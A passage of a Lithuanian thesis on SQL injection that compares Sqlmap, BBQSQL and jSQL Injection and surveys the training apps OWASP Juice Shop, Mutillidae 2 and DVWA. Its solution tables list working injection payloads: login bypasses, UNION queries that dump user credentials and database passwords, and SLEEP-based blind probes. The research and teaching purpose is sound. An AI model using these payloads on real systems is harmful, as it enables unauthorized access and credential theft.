
Rekomenduojama sistemoje naudoti abstrakcinius sluoksnius. Pavyzdžiui, naudojantis duomenų bazių karkasais „ADO.NET“, „JDBC“ arba „PDO“ galima užtikrinti, jog informacija, esanti duomenų bazėje, bus saugiai pasiekiama prezentacijos ar kituose sistemos sluoksniuose.

Taip pat siūloma atsisakyti lentelių pavadinimų, kurie užpuolikui padėtų surasti slaptažodžių informaciją. Tai atlikus galima sukurti netikrą slaptažodžių lentelę, kurią mėginant pasiekti būtų išsiunčiamas laiškas į programuotojo elektroninį paštą bei užfiksuojamas kibernetinis incidentas [18].

2.8.1.6. Saityno programų ugniasienė

Saityno programų ugniasienė (toliau WAF) – tai apsauga esanti tarp vartotojo bei saityno programos. WAF gali būti įdiegta tiek programinėje, tiek aparatinėje įrangoje [23].

Pagrindinis WAF tikslas yra apsaugoti saityno programas nuo SQL bei XSS tipo atakų apibrėžiant specialius taisyklių rinkinius. WAF galima laikyti atvirkštiniu tarpiniu serveriu (angl. *reverse proxy server*) (žr. 2.28 pav.).



2.28 pav. Supaprastinta WAF veikimo schema.

Iš paveikslėlio (žr. 2.28 pav.) galima matyti, jog WAF patikrina iš interneto gautas užklausas pagal vartotojo nustatytą taisyklių rinkinį bei persiunčia jas į saityno programos serverį. Pavyzdžiui, vartotojas, kuris naudojasi „Amazon Web Services“ paslauga gali [29]:

- Drausti prisijungimą prie sistemos iš numatytų IP adresų;
- Drausti prisijungimą prie sistemos iš numatytos šalies ar regiono;
- Nustatyti didžiausią siunčiamo parametro ilgį;
- Pridėti taisykles, kurios atmestų galimas SQL injekcines užklausas;


Sistemai, naudojančiai WAF taikomas apsaugas, pakenkti sunkiau. Automatizuotų įrankių siunčiami paketai yra atpažįstami ir blokuojami, WAF geba pastebėti milžiniškus siunčiamų paketų kiekius ir juos atmetinėti. Dėl šios priežasties norint atlikti ataką reikia taikyti papildomas priemones.

2.9. Analitinės dalies apibendrinimas

Šioje dalyje atlikta RDBVS apžvalga žvelgiant per SQL injekcijos atakos prizmę. Galima teigti, jog skirtingi injekcijų tipai kartu taikomi su prišlietosios užklausos, įsimintos procedūros atakos ar tautologinės injekcijos metodais leidžia pasiekti šiuos tikslus – gauti prieigą prie DBVS serverio, kopijuoti, ištrinti, pridėti ar keisti visus duomenų bazėje esančius duomenis, atlikti delsos atakas. Apžvelgti galimi SQL injekcinės atakos prevencijos metodai rodo, jog efektyvią saityno programos apsaugą sudaro apsaugos mechanizmai sudaryti iš daugiau nei vieno apsaugos metodo. Pavyzdžiui, siūloma remtis gerosiomis programavimo praktikomis projektuojant ir kuriant sistemą, taikyti vartotojo įvesties validaciją išorinėje pusėje bei naudoti saityno programų ugniasienes, kurios apsaugo vidinę programos pusę.

3. METODINĖ DALIS

Šiame skyriuje pateikiami darbe atliekamo tyrimo etapai (žr. 2.27 pav.), kurio metu iškeliami reikalavimai SQL injekciniams įrankiams, atliekama įrankių analizė, atliekama pažeidžiamų saityno programų apžvalga.



2.27 pav. Analizės diagrama

Pažeidžiamų saityno programų ažvalgos metu programos yra palyginimos, taip pat išskiriami SQL pažeidžiamumai, aptinkami pažeidžiamose programose, kurie vėliau naudojami įrankiams tyrinėti.

3.1. SQL injekcijų aptikimo įrankių analizė


Dėl gausaus SQL įrankių pasirinkimo analizės metu buvo iškelti įrankių panaudojamumo, funkcionalumo reikalavimai:

1. Įrankis privalo palaikyti reliacines duomenų bazių valdymo sistemas;
2. Įrankis privalo būti aktyviai palaikomas ir vystomas (paskutinis atnaujinimas ne senesnis nei 4 metai);
3. Įrankis privalo vykdyti tik su SQL injekcijomis susijusius veiksmus;
4. Įrankis privalo palaikyti bent 2 SQL injekcijų tipus;
5. Įrankis privalo būti nemokamas;

Remiantis viršuje išvardintais 5 kriterijais buvo pasirinkti įrankiai „Sqlmap“, „jSQL Injection“, „BBQSQL“. Dėl trūkstamo funkcionalumo, įrankio kainos ar prieigos prie jo nebuvimo atmesti saityno programos skenavimo įrankiai BurpSuite, OWASP ZAP, Netsparker bei SQL injekcijų įrankiai Havij, Whitewidow, DSSS.

3.1.1. Įrankio „Sqlmap“ analizė

„Sqlmap“ – tai atvirojo kodo DBVS saugumo testavimo įrankis, kuris automatizuoja SQL injekcijų aptikimą bei jų išnaudojimą (žr. 3.1 pav.).



3.1 pav. Įrankio „Sqlmap“ meniu langas.

Iš paveikslėlio (žr. 3.1 pav.) galima matyti, jog „Sqlmap“ valdomas naudojantis komandinės eilutės sąsaja. Įrankis gali būti naudojamas duomenų bazių serveriams perimti. Naudojama pažangi injekcijų aptikimo sistema, implementuota funkcijos, kurios padeda patikrinti didelį kiekį skirtingų metodų ir injekcijos tipų kombinacijų. Įrankis suteikia galimybes nustatyti informaciją apie naudojamą DBVS [24].


Žemiau pateikiamas pagrindinių funkcijų sąrašas:

- Galimybė aptikti spragas 32 skirtingose duomenų bazių valdymo sistemose;
- Galimybė sukurti TCP tipo ryšį tarp užpuoliko sistemos bei nurodyto duomenų bazės serverio;
- Galimybė atsisiųsti ar įkelti bet kokio tipo failą iš duomenų bazės serverio su sąlyga, jog naudojama DBVS yra „MySQL“, „PostgreSQL“ arba „MSSQL“;
- Galimybė vykdyti įvairaus tipo komandas duomenų bazės serveryje;
- Palaikomi 5 skirtingi SQL injekcijų tipai;
- Galimybė atakoms naudoti tarpinį serverį;
- Galimybė vykdyti SQL atakas nurodant kelias skirtingas vietas;
- Galimybė prisijungti prie duomenų bazės nurodant sistemos prisijungimo duomenis: IP adresą, prievado numerį bei duomenų bazės pavadinimą;
- Galimybė išspausdinti vartotojų duomenis, slaptažodžių maišos reikšmes (angl. *hashes*), duomenų bazėje saugoma informaciją;
- Galimybė filtruoti duomenų bazes, lenteles ar stulpelius naudojant specifinius raktažodžius;
- Galimybė gauti sukurti nurodytos DBVS išklotinę;
- Galimybė nustatyti slaptažodžių maišos funkcijas bei nustatyti tikras slaptažodžio reikšmes pasinaudojant žodyno ataka;

Iš nurodyto funkcijų sąrašo galima daryti išvadą, jog „Sqlmap“ įrankis turi platų funkcionalumą, kuris apima daugelį DBVS funkcijų bei išnaudoja neteisingai sukonfigūruotų sistemų spragas. SQL sintaksėje paliktos spragos gali suteikti galimybę perimti visus duomenų bazėje esančius duomenų arba duomenų bazės serverį.

3.1.2. Įrankio „BBQSQL“ analizė

„BBQSQL“ – tai pusiau automatizuotas atvirojo kodo įrankis skirtas aklojo tipo SQL injekcijoms aptikti bei išnaudoti (žr. 3.2 pav.).



3.2 pav. Įrankio „BBQSQL“ meniu langas.

Iš paveikslėlio (žr. 3.2 pav.) galima matyti, jog BBSQL, kaip ir „Sqlmap“, valdomas naudojant komandinės eilutės sąsają. Įrankis ypač naudingas, kai populiarūs įrankiai neparodo norimų rezultatų bei tenka rašyti specifinius skriptus spragoms išnaudoti. Dėl naudojamas „grequests“ bibliotekos, implementuotos dvejetainės bei dažnio paieškos algortimų įrankis pasižymi aukšta greitaveika, gebėjimu siųsti kelias HTTP tipo užklausas vienu metu [25].

Žemiau pateikiamas pagrindinių funkcijų sąrašas:

- Galimybė vykdyti užklausas bet kokioje DBVS.
- Palaikomi 2 skirtingi SQL injekcijų tipai.
- Galimybė vykdyti atakas dvejais paieškos režimais.

Iš nurodyto funkcijų sąrašo galima daryti išvadą, jog „BBQSQL“ yra specifinis įrankis skirtas aklojo tipo SQL injekcijos nustatyti ir išnaudoti. Įrankis nėra pilnai automatizuotas, todėl atliekanat ataką tenka nurodyti visus reikalingus HTTP parametrus – universalųjį ištekliaus adresą, HTTP metodą, slapukų reikšmes, naudojamą autentifikacijos metodą, koduotę, antraštę, peradresavimo veiksmą bei galiausiai SQL injekcijos vietą.

3.1.3. Įrankio „jSQL Injection“ analizė

„jSQL Injection“ – tai atvirojo kodo DBVS saugumo testavimo įrankis, kuris automatizuoja SQL injekcijų aptikimą bei jų išnaudojimą (žr. 3.3 pav.).



3.3 pav. Įrankio „jSQL Injection“ meniu langas.

Iš paveikslėlio (žr. 3.3 pav.) viršuje galima matyti, jog, skirtingai nei „Sqlmap“, šis įrankis turi grafinę vartotojo sąsają, kuri veikia su Java 11-17 versijomis „Windows“, „Linux“ bei „macOS“ operacinėse sistemose.

Žemiau pateikiamas pagrindinių funkcijų sąrašas:

- Galimybė aptikti spragas 33 skirtingose duomenų bazių valdymo sistemose.
- Galimybė gauti nurodytos DBVS išklotinę.
- Galimybė vykdyti SQL atakas nurodant kelias skirtingas vietas.
- Galimybė vykdyti įvairaus tipo komandas duomenų bazės serveryje.
- Galimybė nustatyti tikras slaptažodžio reikšmes pasinaudojant žodyno ataka.
- Galimybė pritaikyti maišos, kodavimo, dekodavimo operacijas tekstui.
- Galimybė atakoms naudoti tarpinį serverį.

Iš nurodyto funkcijų sąrašo galima daryti išvadą, jog „jSQL Injection“ įrankis turi panašų į „Sqlmap“ įrankio funkcionalumą. Įrankis yra pilnai automatizuotas, geba patikrinti, ar nurodytas saityno programos puslapis yra pažeidžiamas keturių skirtingų tipų atakomis, tačiau galima pastebėti, jog įrangio konfigūravimo galimybės yra mažesnės. Negalima nustatyti konkrečių užklausų, kurios bus siunčiamos arba išsaugoti išsiųstos užklausos ir bandymus pratęsti vėliau.

3.1.4. Įrankių palyginimas

Apžvelgus tris skirtingus SQL injekcijų įrankius galima pastebėti, jog didžiausiu funkcionalumu pasižymi įrankiai „Sqlmap“ bei „jSQL Injection“, o „BBQSQL“ įrankis itin specializuotas į būlio aklojo tipo bei laiko tipo atakas (žr. 3.1 lentelę).

3.1 Lentelė. Įrankių funkcionalumo palyginamoji lentelė.

Įrankio pavadinimas	**Palaikomi skirtingų atakų tipai, kiekis**	**Palaikomos RDBVS**	**Grafinės vartotojo sąsajos palaikymas**	**Įrankio sukūrimui naudota programavimo kalba**	**Paskutinio atnaujinimo data**	**Licencijos tipas**
Sqlmap	5/5	39	Nėra	Python	2022.05.04	GPLv2
BBQSQL	2/5	Įrankis agnostiškas DBVS	Nėra	Python	2018.06.15	BSD
jSQL Injection	4/5	33	Yra	Java	2021.10.31	GPLv2

Iš lentelės (žr. 3.1 lentelę) galima matyti, jog įrankis „Sqlmap“ palaiko daugiau duomenų bazių valdymo sistemų, yra dažniau atnaujinamas, tačiau neturi grafinės vartotojo sąsajos. Nepatyrusiam testuotojui tai gali apsunkinti DBVS testavimo veiksmus. Palaikomi įrankių SQL injekcijų tipai pateikiami lentelėje žemiau (žr. 3.2 lentelę).

3.2 Lentelė. SQL injekcijų tipų bei įrankių palyginamoji lentelė.

	Atskiru srautu veikianti injekcija	**Logiškai nekorektiškos užklausos injekcija**	**Suvienytosios užklausos injekcija**	**Būlio aklojo tipo injekcija**	**Laiko tipo injekcija**
Sqlmap	Palaiko	Palaiko	Palaiko	Palaiko	Palaiko
BBSQL	Nepalaiko	Nepalaiko	Nepalaiko	Palaiko	Palaiko
jSQL Injection	Nepalaiko	Palaiko	Palaiko	Palaiko	Palaiko

Iš lentelės (žr. 3.2 lentelę) galima matyti, jog pusiau automatizuotas įrankis „BBQSQL“ yra specializuotas į išvadų darymo SQL atakas bei yra agnostiškas duomenų bazėms. Apibendrinant galima teigti, jog įrankiai „jSQL Injection“ bei „Sqlmap“ yra panašūs dėl savo funkcionalumo, palaikomų skirtingų duomenų bazių valdymo sistemų bei SQL injekcijų tipų.

3.2. Pažeidžiamų testavimo sistemų analizė

3.2.1. OWASP Juice Shop

OWASP Juice Shop – tai reguliariai atnaujinama, nesaugi atviro kodo saityno programa, kurioje spragos paremtos OWASP Top 10, OWASP ASVS, OWASP API Security Top 10, MITRE CWA sąrašais, naudojama programuotojų saugos mokymuose, demonstracijose bei testuojant įvairius saugumo įrankius. Sistemą galima laikyti saugios sistemos priešingybe [26].

Saityno programa imituoja sulčių e-parduotuvę, kurioje lankytojai gali prisiregistruoti, prisijungti, įsigyti prekes bei atlikti kitus internetinėse parduotuvėse atliekamus veiksmus.

Saityno programa sudaryta iš skirtingo tipo spragų (žr. 3.3 lentelę).

3.3 Lentelė. OWASP Juice Shop spragų lentelė (sudaryta autoriaus pagal [26]).

Kategorija	**Kiekis**	**Užduoties pavadinimai**
Broken Access Control	10	Admin Section, CSRF, Easter Egg, Five-Star Feedback, Forged Feedback, Forged Review, Manipulate Basket, Product Tampering, SSRF, View Basket
Broken Anti Automation	4	CAPTCHA Bypass, Extra Language, Multiple Likes, Reset Morty's Password
Broken Authentication	9	Bjoern's Favorite Pet, Change Bender's Password, GDPR Data Erasure, Login Bjoern, Password Strength, Reset Bender's Password, Reset Bjoern's Password, Reset Jim's Password, Two Factor Authentication
Cryptographic Issues	5	Forged Coupon, Imaginary Challenge, Nested Easter Egg, Premium Paywall, Weird Crypto
Improper Input Validation	10	Admin Registration, Deluxe Fraud, Expired Coupon, Missing Encoding, Payback Time, Poison Null Byte, Repetitive Registration, Upload Size, Upload Type, Zero Stars
Injection	11	Christmas Special, Database Schema, Ephemeral Accountant, Login Admin, Login Bender, Login Jim, NoSQL DoS, NoSQL Exfiltration, NoSQL Manipulation, SSTi, User Credentials
Insecure Deserialization	2	Blocked RCE DoS, Successful RCE DoS
Miscellaneous	4	Bully Chatbot, Privacy Policy, Score Board, Security Policy
Security Misconfiguration	4	Cross-Site Imaging, Deprecated Interface, Error Handling, Login Support Team
Security through Obscurity	3	Blockchain Hype, Privacy Policy Inspection, Steganography
Sensitive Data Exposure	16	Access Log, Confidential Document, Email Leak, Exposed Metrics, Forgotten Developer Backup, Forgotten Sales Backup, GDPR Data Theft, Leaked Access Logs, Leaked Unsafe Product, Login Amy, Login MC SafeSearch, Meta Geo Stalking, Misplaced Signature File, Reset Uvogin's Password, Retrieve Blueprint, Visual Geo Stalking
Unvalidated Redirects	2	Allowlist Bypass, Outdated Allowlist

Vulnerable Components	9	Arbitrary File Write, Forged Signed JWT, Frontend Typosquatting, Kill Chatbot, Legacy Typosquatting, Local File Read, Supply Chain Attack, Unsigned JWT, Vulnerable Library
XSS	9	API-only XSS, Bonus Payload, CSP Bypass, Client-side XSS Protection, DOM XSS, HTTP-Header XSS, Reflected XSS, Server-side XSS Protection, Video XSS
XXE	2	XXE Data Access, XXE DoS
Bendras spragų skaičius	100	

Iš lentelės (žr. 3.3 lentelę) galima matyti, jog sistemoje yra 15 skirtingo tipo spragų. Kiekviena užduotis turi sunkumo lygį, kuris varijuoja nuo 1 (paprasta užduotis) iki 5 (sudėtinga užduotis). 11 spragų yra susijusios su injekcijomis, tačiau tik 7 iš jų gali būti panaudotos SQL tipo injekcijų tyrime (žr. 3.4 lentelę).

3.4 Lentelė. OWASP Juice Shop užduočių, susijusių su SQL injekcijomis, pavadinimai ir sprendimai [26].

Užduoties pavadinimas	**Kodas**	**Galimas sprendimas**
Christmas Special	JSHP-01	Paieškos laukelyje įvedus simbolius „`'))--`“ grąžinama visų produktų lentelė
Database Schema	JSHP-02	Paieškos laukelyje įvedus SQL formuluotę „`qwert')) UNION SELECT sql, '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master--`“ grąžinama duomenų bazės schema
Ephemeral Accountant	JSHP-03	Prisijungimo metu elektroninio pašto laukelyje įvedus SQL formuluotę „`' UNION SELECT * FROM (SELECT 15 as 'id', '' as 'username', 'acc0unt4nt@juice-sh.op' as 'email', '12345' as 'password', 'accounting' as 'role', '123' as 'deluxeToken', '1.2.3.4' as 'lastLoginIp' , '/assets/public/images/uploads/default.svg' as 'profileImage', '' as 'totpSecret', 1 as 'isActive', '1999-08-16 14:14:41.644 +00:00' as 'createdAt', '1999-08-16 14:33:41.930 +00:00' as 'updatedAt', null as 'deletedAt')--`“ vartotojas yra autentifikuojamas
Login Admin	JSHP-04	Prisijungimo metu elektroninio pašto laukelyje įvedus SQL formuluotę „`admin@juice-sh.op'--`“ vartotojas prijungiamas prie administratoriaus paskyros
Login Bender	JSHP-05	Prisijungimo metu elektroninio pašto laukelyje įvedus SQL formuluotę „`bender@juice-sh.op'--`“ vartotojas prijungiamas prie administratoriaus paskyros
Login Jim	JSHP-06	Prisijungimo metu elektroninio pašto laukelyje įvedus SQL formuluotę „`jim@juice-sh.op'--`“ vartotojas prijungiamas prie administratoriaus paskyros


User Credentials	JSHP-07	Į paieškos laukelį įvedus SQL formuluotę „`qwert')) UNION SELECT id, email, password, '4', '5', '6', '7', '8', '9' FROM Users--`“ grąžinami vartotojų prisijungimo duomenys

Iš lentelės (žr. 3.4 lentelę) galima matyti, jog pažeidžiama saityno programa turi du pažeidžiamus laukelius – prisijungimo laukelį bei paieškos laukelį, kuriais pasinaudojant galima atlikti SQL injekcinę ataką.

3.2.2. OWASP Mutillidae 2

OWASP Mutillidae 2 – tai reguliariai atnaujinama, nesaugi atviro kodo saityno programa, kurioje spragos paremtos OWASP Top 10 2007, 2010, 2013, 2017 metų sąrašais [27]. Nesaugi sistema naudojama programuotojų saugos mokymuose, demonstracijose bei testuojant įvairius saugumo įrankius.

Sistema turi tris sunkumo lygmenis, kurių metų užduočių principas nekinta, tačiau paliktos programavimo spragos taisomos iki kol sistema tampa nepažeidžiama. Dėmesys skiriamas OWASP Top 10 sąrašo spragoms, kurios yra sunumeruotos bei išskirstytos į grupes (žr. 3.4 pav.).



3.4 pav. OWASP Top 10 sąrašo spragos.

Iš paveikslėlio (žr. 3.4 pav.) galima matyti, jog OWASP Mutillidae 2 sistemoje yra keturi užduočių tipai susiję su SQL injekcijomis. Bendras SQL injekcijomis pažeidžiamų vietų skaičius sistemoje – 5 (žr. 3.5 lentelę).

3.5 Lentelė. OWASP Mutillidae 2 užduočių, susijusių su SQL injekcijomis, pavadinimai ir sprendimai.


Užduoties pavadinimas	**Kodas**	**Galimas sprendimas**
User info	MTLD-01	Prisijungimo laukelyje įvedus SQL formuluotę „`' union select 1,user(),3,database(),5,6,7-- -`“ duomenų bazė grąžina informaciją, susijusią su nurodytu vartotoju bei duomenų bazės pavadinimą.
Login	MTLD-02	Prisijungimo laukelyje įvedus SQL formuluotę „`' or 1=1-- -`“ vartotojas yra autentifikuojamas
Register	MTLD-03	Registracijos laukelyje įvedus SQL formuluotę „`Kasparas','Studentas',(select password from mysql.user where user='admin' LIMIT 0,1))-- -`“ sukuriamas vartotojas prie kurio prisijungus išvedamas duomenų bazės vartotojo „admin“ slaptažodis
Login (Blind SQLi)	MTLD-04	Prisijungimo laukelyje įvedus SQL formuluotę „`admin' AND (SELECT 4115 FROM (SELECT(SLEEP(5)))gLpA) AND ,ottZ'='ottZ`“ galima pamatyti, jog sistema yra pažeidžiama aklojo tipo SQL injekcijomis
User info (Blind SQLi)	MTLD-05	Prisijungimo laukelyje įvedus SQL formuluotę „`admin' AND (SELECT 4115 FROM (SELECT(SLEEP(5)))gLpA) AND ,ottZ'='ottZ'`“ galima pamatyti, jog sistema yra pažeidžiama aklojo tipo SQL injekcijomis

Iš lentelės (žr. 3.5 lentelę) galima matyti, jog pažeidžiama sistema turi 3 skirtingus SQL injekcijomis pažeidžiamus laukelius, nes 2 iš 5 pažeidžiamumų yra identiški, tačiau turi kitą pavadinimą. Užduotys „Login (Blind SQLi)“ bei User info (Blind SQLi) paremtos tuo pačiu principu.

3.2.3. OWASP DVWA

OWASP DVWA – tai nesaugi saityno programa, kurios tikslas – suteikti programuotojams saugią aplinką populiariausioms internete pasitaikančioms saugumo spragoms tyrinėti. Sistema turi keturis sunkumo lygmenis. Paskutinis lygmuo skirtas peržiūrėti implementaciją, kuri neturi spragų ir yra saugi naudoti [28].

Pagrindinis dėmesys skiriamas dažniausiai saityno programose pasitaikančioms klaidoms (žr. 3.5 pav.).



3.5 pav. OWASP DVWA užduočių sąrašas.

Iš paveikslėlio (žr. 3.5 pav.) galima pastebėti, jog sistema turi tik dvi skirtingas užduotis, susijusias su SQL injekcinėmis atakomis. Galimi SQL injekcinių užduočių sprendimai pateikiami žemiau (žr. 3.6 lentelę).

3.6 Lentelė. OWASP DVWA užduočių, susijusių su SQL injekcijomis, pavadinimai ir sprendimai.

Užduoties pavadinimas	**Kodas**	**Galimas sprendimas**
SQL Injection	DVWA-01	Į „User ID“ įvedus SQL formuluotę „%' or 0=0 union select null, version() #“ grąžinami visi vartotojai bei duomenų bazės versija
SQL Injection (Blind)	DVWA-02	Į „User ID“ laukelį įvedus SQL formuluotę „1’ and sleep(5)#“ galima pastebėti, jog puslapis kraunamas 5 sekundes, o tai reiškia, jog ataka suveikė

Iš lentelės (žr. 3.6 lentelę) galima pastebėti, jog galimi sprendimai yra sąlyginai nesudėtingi, o užduočių, saugumui įvertinti, atlikimo principai yra skirtingi.

3.2.4. Pažeidžiamų testavimo sistemų apžvalga

Remiantis saugumo testavimui skirtų sistemų apžvalga, galima daryti išvadą, jog pagrindinis skirtumas tarp OWASP Mutillidae 2, OWASP Juice Shop bei OWASP DVWA nesaugių saityno programų yra tas, jog OWASP Juice Shop sistema stengiasi atkartoti tikrą e-komercijos sistemą, kurioje vartotojas gali prisiregistruoti, įsigyti prekes. Užduotys sukurtos žaidimo principu. Kita vertus, OWASP Mutillidae 2 bei OWASP Juice Shop sistemose atvaizduojamos populiariausios spragos be jokių žaidimo elementų. Žemiau pateikiama nagrinėtų sistemų palyginamoji lentelė (žr. 3.7 lentelę).

3.7 Lentelė. Nesaugių sistemų palyginamoji lentelė.

Sistemos pavadinimas	Bendras pažeidžiamumų kiekis	SQL pažeidžiamų vietų kiekis	Licencija	Sukūrimo data	Paskutinio atnaujinimo data
OWASP DVWA	14	2	GPLv3	2011.10.02	2022.03.10
OWASP Mutillidae 2	54	6	GPLv3	2013.03.23	2022.05.10
OWASP Juice Shop	100	2	MIT	2014.10.05	2022.05.07

Iš lentelės (žr. 3.7 lentelę) galima pastebėti, jog visos nagrinėtos sistemos yra dažnai atnaujinamos, tačiau analizuojant iš technologinės perspektyvos OWASP Juice Shop sistema yra inovatyvesnė, palaikanti daugiau pažeidžiamumų, kuriuos stengtasi išpildyti taip, jog saugumo testavimo bandymai būtų atlikti kuo pilnavertiškiau.

3.3. Tyrimo kriterijų aprašymas

Šiame darbe nagrinėtos sistemos taikomos SQL įrankių testavime, todėl žemiau pateikiamoje lentelėje (žr. 3.8 lentelę) pažymėti skirtingi pažeidžiamumai aptinkami aprašytose saityno programose.

3.8 Lentelė. SQL pažeidžiamumų tipai sistemose.

